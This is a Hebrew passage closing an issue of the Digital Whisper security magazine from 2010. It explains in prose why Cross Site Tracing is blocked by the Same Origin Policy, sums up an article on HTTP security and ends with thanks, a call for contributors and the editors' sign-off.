כיום המתקפה Cross Site Tracing לא רלוונטית ולא ניתנת לביצוע בגלל רכיב האבטחה SOP (קיצור של Same Origin Policy) אשר קובע את המדיניות הספציפית לרב ההתרחשויות השונות בצד הלקוח. למשל, בשלב פענוח קוד ה-Javascript אשר התקבל מדומיין מסויים, המנגנון אחראי על אימות הגישה - כלומר, שהקוד לא ינסה לגשת ל פיסת מידע השייכת לדומיין אחר (כמו מידע שקיים בעוגיה שהוגדרה לדומיין שונה). כידוע, בכדי לבצע מתקפת Cross Site Tracing מוצלחת ויעילה אנחנו חייבים לבצע Cross Domain ולגרום לקוד ה-Javascript לבצע שליחה של בקש ת TRACE לעמוד הנמצא בדומיין האחר, ולקבל את המידע שיוחזר ממנו, מה שכובן לא יתאפשר לביצע תחת המדיניות של Same Origin Policy. למרות שהמתקפה לא רלוונטית כלל כיום , היה חשוב מאוד לציין אותה מפני שהיא תמיד יכולה לצוץ שוב בדרך כזאת או אחרת, ומדובר בטריק שפשוט אי אפשר להתעלם מהיופי שלו.

### סיכום - אז מה למדנו היום?

מאמר זה בא להציג סריקה נרחבת על האלמנטים הרבים הקשורים למימוש אבטחת המידע בפרוטוקול ה-HTTP. חשוב מאוד לציין כי מספר רב מהבעיות שהצגנו פה נובעות מעצם העובדה שכאשר מתכנתים רבים מממשים ממשק המבוסס על פרוטוקול זה הם אינם מודעים כי המשתמש יכול לשנות כל Header או מידע הנשלח מהדפדפן שלו, מה שכמובן מחזיר אותנו לחוק הראשון בפיתוח נכון: "לעולם אל תסמוך על קלט הנשלח מהמשתמש".

כמו שראינו בדוגמאות השונות, הגולש יכול לערוך את המידע המגיע אליו לפני שהוא מוצג בדפדפן , וכך בעצם לעקוף את כל ל ההגנות הפועלות בסביבת צד הלקוח . אחת המטרות של כתיבת מאמר זה היא להגביר את המודעות בנושאים אלו.

דבר נוסף שיש לזכור הוא שחשוב מאוד להבדיל בין מתקפות הקשורות לפרוטוקול HTTP לבין מתקפות אשר לא קשורות לפרוטוקול ה- HTTP אך עדיין עושות בו שימוש , כמו מתקפותSQL Injection, אשר במקרים רבים המתקפה מתבצעת דרך שימוש בפרוטוקול HTTP, אך במתקפה זאת ה-HTTP הוא רק הכלי ולא היעד כי למעשה אנחנו לא תוקפים או מנצלים שום חולשה הקשורה בפרוטוקול ה-HTTP עצמו ומטרתנו היא בסופו של דבר מסד הנתונים.

### תודה מיוחדת

יש לי פה קצת מקום לרשום אז הייתי מעוניין להגיד כמה מילות תודה לאפיק (cp77fk4r): תודה רבה על שתמכת בי ברוחך, כתבת את הסיכום הזה ופעם נוספת (פעם שניה) אפשרת לי לקחת חלק ולהשתתף בכתיבת גיליון של DigitalWhisper. (נראה שכבשתי לך חצי גיליון עם הדבר הארוך הזה שכתבתי ) מי יתן ואני אמשיך לרשום דברים כאלה משובחים (וארוכים) שיופיעו פה... בקיצור, אוהב אותך מכל הלב :)

# דברי סיום

בזאת אנחנו סוגרים את הגליון השמיני של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון. שורות אלו נכתבות בנוהל ב-2 בלילה, והזריחה נראית קרובה מתמיד.

**אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!**

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

**www.DigitalWhisper.co.il**

הגליון הבא ייצא ביום האחרון של מאי 2010.

אפיק קסטיאל,

ניר אדר,

30.04.2010